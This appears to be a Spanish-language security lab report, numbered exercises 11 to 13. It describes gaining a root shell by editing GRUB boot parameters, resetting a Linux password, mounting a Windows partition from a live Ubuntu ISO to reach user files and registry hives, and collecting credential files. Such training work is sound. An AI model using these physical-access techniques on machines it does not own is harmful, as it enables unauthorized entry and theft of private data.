


11. Ejercicio

- Accedemos a la configuración de arranque de GNU GRUB e intervenimos la línea de carga del kernel para modificar los parámetros de inicio, permitiéndonos obtener acceso a una terminal con privilegios de root para el restablecimiento de credenciales




- Una vez dentro de la *shell* de root, ejecutamos una secuencia de comandos `cd` y `ls` para explorar las carpetas del usuario. Identificamos con éxito la ubicación de las listas de palabras personalizadas dentro de la estructura de directorios de Kali Linux



- Utilizamos la utilidad `passwd` para sobrescribir la credencial del usuario 'kali'. A pesar de un error inicial de manipulación de token, se validó la nueva contraseña mediante la repetición del parámetro, asegurando que el cambio quedara registrado correctamente en el sistema


```
New password:
Retype new password:
Sorry, passwords do not match.
passwd: Authentication token manipulation error
passwd: password unchanged
root@none:/home/kali/Documents/diccionarios# passwd kali
New password:
Retype new password:
passwd: password updated successfully
root@none:/home/kali/Documents/diccionarios# passwd kali
New password:
Retype new password:
No password has been supplied.
New password:
Retype new password:
passwd: password updated successfully
root@none:/home/kali/Documents/diccionarios#
```

- Una vez aplicados los cambios en la *shell* de root y reiniciado el equipo, ingresamos al sistema utilizando el usuario 'kali' y la clave recién asignada. La carga exitosa del escritorio confirma la correcta persistencia de la nueva configuración en la base de datos de usuarios




12. Ejercicio

- Una vez configurada la secuencia de arranque en la máquina virtual, visualizamos el menú de GRUB. Seleccionamos la entrada de instalación/prueba de Ubuntu para cargar el sistema en memoria y habilitar el acceso a la interfaz de comandos y utilidades de red



- Esperamos a que la distribución de Linux finalice su proceso de booteo (booting), asegurando la correcta carga de los servicios esenciales del sistema operativo previo al acceso a las herramientas del sistema




- Montamos la partición sda2 la terminal de Ubuntu para tener acceso de lectura/escritura a los datos alojados. Corroboramos el éxito de la operación mediante el comando lsblk, asegurando la visibilidad de los subvolumenes antes de continuar con la extracción o modificación de configuraciones


The terminal window shows the following output for the 'lsblk' command:

NAME	MAJ:MIN	RM	SIZE	RO	TYPE	MOUNTPOINTS
loop0	7:0	0	3.2G	1	loop	/rofs
loop1	7:1	0	565.3M	1	loop	
loop2	7:2	0	770.2M	1	loop	
loop3	7:3	0	66.8M	1	loop	/snap/core24/1587
loop4	7:4	0	19.6M	1	loop	/snap/desktop-security-center/150
loop5	7:5	0	4K	1	loop	/snap/bare/5
loop6	7:6	0	227.6M	1	loop	/snap/thunderbird/1057
loop7	7:7	0	115.3M	1	loop	/snap/ubuntu-desktop-bootstrap/589
loop8	7:8	0	606.1M	1	loop	/snap/gnome-46-2404/153
loop9	7:9	0	49.3M	1	loop	/snap/snapd/26805
loop10	7:10	0	16.5M	1	loop	/snap/firmware-updater/226
loop11	7:11	0	15.7M	1	loop	/snap/snap-store/1367
loop12	7:12	0	273.7M	1	loop	/snap/firefox/8107
loop13	7:13	0	18.8M	1	loop	/snap/prompting-client/204
loop14	7:14	0	500K	1	loop	/snap/snap-desktop-integration/361
loop15	7:15	0	91.7M	1	loop	/snap/gtk-common-themes/1535
loop16	7:16	0	395M	1	loop	/snap/alsa-2404/1165
sda	8:0	0	50G	0	disk	
├ sda1	8:1	0	50M	0	part	/run/media/ubuntu/Reservado para el sistema
├ sda2	8:2	0	49.4G	0	part	/mnt
└ sda3	8:3	0	535M	0	part	
sr0	11:0	1	6.1G	0	rom	/cdrom


- Abrimos el explorador de archivos en la ruta de montaje para examinar el contenido de la partición de Windows 10. Esta interfaz gráfica nos permite validar la integridad de la jerarquía de directorios y localizar de forma directa las carpetas de usuario necesarias para el análisis de credenciales o la recuperación de datos



- Accedemos al perfil de usuario local para verificar la integridad de sus documentos y configuraciones. Localizamos los archivos de colmena del registro correspondientes al usuario, asegurando que la ruta de montaje en Ubuntu permite la visibilidad total de los datos privados almacenados en la partición de Windows




- Navegamos hasta la carpeta 'Desktop' del usuario para validar la disponibilidad de los recursos. Localizamos diversos archivos multimedia y de configuración (desktop.ini), asegurando que la técnica de montaje manual permite la extracción o copia de cualquier activo digital presente en las carpetas comunes del entorno Windows




13. Ejercicio


- Una vez recolectada la evidencia y validados los accesos a los directorios del usuario, iniciamos el reinicio del equipo técnico. La captura confirma el cese de operaciones de Ubuntu, permitiéndonos retirar la imagen ISO para comprobar el inicio habitual del sistema operativo anfitrión



- Se realizó un análisis de paquetes en tiempo real utilizando Wireshark en paralelo con la ejecución de la aplicación web. Al accionar el evento de borrado en la interfaz, se capturó la petición HTTP con el método DELETE dirigida al endpoint /autores/3, exponiendo en texto plano las cabeceras de la solicitud y la dirección IP del servidor destino



- Usamos la interfaz de Lubuntu para ubicar los archivos del sistema objetivo, ingresando la ruta en la barra de navegación del gestor de archivos. Al mismo tiempo, desplegamos el contenido de contrasenia.txt, validando la persistencia y la visibilidad total de las cadenas de texto de autenticación que servirán como insumo en las pruebas de seguridad



- Navegamos por la interfaz de Lubuntu hasta la ubicación del directorio montado para inspeccionar los recursos de texto disponibles. Al ejecutar el archivo usuarios.txt, el sistema despliega el listado de nombres de usuario locales almacenados, completando con éxito la fase de recolección de información técnica y credenciales de la máquina intervenida

